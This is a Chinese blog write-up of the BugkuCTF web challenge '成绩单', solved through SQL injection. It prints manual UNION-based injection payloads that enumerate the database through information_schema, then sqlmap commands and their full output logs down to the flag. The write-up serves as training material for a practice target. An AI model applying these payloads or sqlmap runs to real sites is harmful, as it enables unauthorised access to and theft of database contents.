BugkuCTF-web-成绩单 writeup

原创

kuller_Yan 于 2020-03-26 23:52:27 发布 226 收藏 1

分类专栏： CTF题目 # BugkuCTF-WEB 文章标签： 数据库 mysql


本文链接：https://blog.csdn.net/kuller_Yan/article/details/105124915

版权

CTF题目 同时被 2 个专栏收录

38 篇文章 1 订阅

订阅专栏


BugkuCTF-WEB


12 篇文章 0 订阅

订阅专栏


记一次简单的SQL注入

题目传送门，点击即走

首先分析题目：进入题目网页就可以看到这个



遇到表单，当然要填一填，看看有什么变化。于是我根据题目提示输入1。



123.206.87.240:8002/chengjidan/index.php

成绩查询


1,2,3...

Submit

龙龙龙的成绩单


Math	English	Chinese
60	60	70

仔细观察可以发现输入1，并且返回后，出现了龙龙龙的成绩单以及四份数据。
于是打开hackbar，post提交




Post data id=3

正常返回，加 ' 测试一下



ost data id=3'

啥也不是，再加个 #



Post data id=3'#

又正常了。
那么基本可以认定是SQL注入无疑了。

两种解题方法：


1：手动注入：

在手工注入之前要先知道一些小知识点，拿小本本记下来

1、
MySql在5.0版本后新增一个叫information_schema的虚拟数据库，其中保存着关于MySQL服务器所维护的所有其他数据库的信息。如数据库名，数据库的表，表栏的数据类型与访问权 限等。利用这个，我们可以获取表名，列名等
2、
查询中用到的group_concat()函数是要把查询的内容联合到一起方便查看的，这样就不需要limit 0,1一个一个判断了

先用“`id=3' order by 4#`尝试，发现可以，然后用`id=3' order by 5#`尝试，发现不行，所以确定是四个字段。

接下来，爆破库名：`id=-1' union select 1,2,3,4` **//把id变为-1是因为如果id有回显的话，我们查询的东西就不能能显示了，所以要换一个id没有东西的数值**


1的成绩单

Math	English	Chinese
2	3	4


http://123.206.87.240:8002/chengjidan/index.php

☑ Post data ☐ Referer ☐ User Agent ☐ Cookies Clear All

id=-1' union select 1,2,3,4#

得到库名之后就可以开始暴库了：`id=-1' union select 1,database(),user(),version()#`
得到数据库名为`skctf_flag`
`id=-1' union select 1,group_concat(colum_name),user(),version() from information_schema.tables where table_schema=database()#`

上面这个指令中，group_concat是表示把查询的内容联合到一起方便查看的，


1的成绩单

Math	English	Chinese
skctf_flag	skctf_flag@localhost	5.5.34-log


http://123.206.87.240:8002/chengjidan/index.php

☑ Post data ☐ Referer ☐ User Agent ☐ Cookies Clear All

id=-1' union select 1,database(),user(),version()#

查询当前数据库名
查询数据库版本
查询当前用户名

接下来就是暴列名了：
`id=-1' union select 1,group_concat(column_name),user(),version() from information_schema.columns where table_name='fl4g'`



1的成绩单

Math	English	Chinese
skctf_flag	skctf_flag@localhost	5.5.34-log


http://123.206.87.240:8002/chengjidan/index.php

☑ Post data ☐ Referer ☐ User Agent ☐ Cookies Clear All

```
id=-1' union select 1,group_concat(column_name),user(),version() from
information_schema.columns where table_name='fl4g'#
```

最后的最后，开始的开始，

列出数据`id=-1' union select 1,skctf_flag,user(),version() from fl4g#`



1的成绩单

Math	English	Chinese
BUGKU{Sql_INJECT0N_4813drd8hz4}	skctf_flag@localhost	5.5.34-log

http://123.206.87.240:8002/chengjidan/index.php

☑ Post data ☐ Referer ☐ User Agent ☐ Cookies Clear All

```
id=-1' union select 1,skctf_flag,user(),version() from fl4g#
```

第二种方法：

sqlmap跑：

表单输入1或者2或者3，用burp抓包，并且新建记事本保存。

然后打开咱们可爱的sqlmap：

执行以下代码：`sqlmap.py -r D:\250.txt -p id --dbs`


应为我把我的txt文件命名为250.txt，并且放在D盘。

-r -->打开指定文件

-p -->指定注入参数

–current-db（两个-） 或 --dbs–>暴库名

然后就是如下内容



```
sqlmap identified the following injection point(s) with a total of 96 HTTP(s) requests:
---
Parameter: id (POST)
    Type: AND/OR time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind
    Payload: id=1' AND SLEEP(5) AND 'ojbB'='ojbB

    Type: UNION query
    Title: Generic UNION query (NULL) - 4 columns
    Payload: id=-9962' UNION ALL SELECT NULL,NULL,NULL,CONCAT(0x716a7a6b71,0x6558704f6579694e69664f654347434f47784
1634b515347546162526b6946555869627869,0x71787a6b71)-- NgXn
---
[23:23:34] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL >= 5.0.12
[23:23:34] [INFO] fetching database names
[23:23:34] [INFO] used SQL query returns 2 entries
[23:23:34] [INFO] retrieved: information_schema
[23:23:34] [INFO] retrieved: skctf_flag
available databases [2]:
[*] information_schema
[*] skctf_flag

[23:23:34] [INFO] fetched data logged to text files under 'C:\Users\admin\.sqlmap\output\123.206.87.240'

[*] shutting down at 23:23:34


C:\Python27\Sqlmap 1.2.3>
```

https://blog.csdn.net/kuller_Yan


可见爆出了库名。

然后咱们来爆表名：

`sqlmap.py -r D:\250.txt -p id -D skctf_flag --tables`


-D -->指定数据库

–tables(两个-) -->列出当前数据库的表



```
    Title: MySQL >= 5.0.12 AND time-based blind
    Payload: id=1' AND SLEEP(5) AND 'ojbB'='ojbB

    Type: UNION query
    Title: Generic UNION query (NULL) - 4 columns
    Payload: id=-9962' UNION ALL SELECT NULL,NULL,NULL,CONCAT(0x716a7a6b71,0x6558704f6579694e69664f654347434f477845624
1634b515347546162526b6946555869627869,0x71787a6b71)-- NgXn
---
[23:37:13] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL >= 5.0.12
[23:37:13] [INFO] fetching tables for database: 'skctf_flag'
[23:37:13] [INFO] used SQL query returns 2 entries
[23:37:13] [INFO] retrieved: fl4g
[23:37:13] [INFO] retrieved: sc
Database: skctf_flag
[2 tables]
+------+
| fl4g |
| sc   |
```



```
+-------+
[23:37:13] [INFO] fetched data logged to text files under 'C:\Users\admin\.sqlmap\output\123.206.87.240'

[*] shutting down at 23:37:13

C:\Python27\Sqlmap 1.2.3>
```


https://blog.csdn.net/kuller_Yan

宾果~成功爆破出表名，然后咱们来爆破列

命令：`sqlmap.py -r D:\250.txt -p id -D skctf_flag -T fl4g --column`

-T -->指定表名

–column（两个-）–>列出当前表的列



```
---
Parameter: id (POST)
    Type: AND/OR time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind
    Payload: id=1' AND SLEEP(5) AND 'ojbB'='ojbB

    Type: UNION query
    Title: Generic UNION query (NULL) - 4 columns
    Payload: id=-9962' UNION ALL SELECT NULL,NULL,NULL,CONCAT(0x716a7a6b71,0x6558704f6579694e69664f654347434f477845624
1634b515347546162526b6946555869627869,0x71787a6b71)-- NgXn
---
[23:44:46] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL >= 5.0.12
[23:44:46] [INFO] fetching columns for table 'fl4g' in database 'skctf_flag'
[23:44:46] [INFO] used SQL query returns 1 entries
Database: skctf_flag
Table: fl4g
[1 column]
+------------+-------------+
| Column     | Type        |
+------------+-------------+
| skctf_flag | varchar(64) |
+------------+-------------+

[23:44:46] [INFO] fetched data logged to text files under 'C:\Users\admin\.sqlmap\output\123.206.87.240'

[*] shutting down at 23:44:46

C:\Python27\Sqlmap 1.2.3>
```

https://blog.csdn.net/kuller_Yan

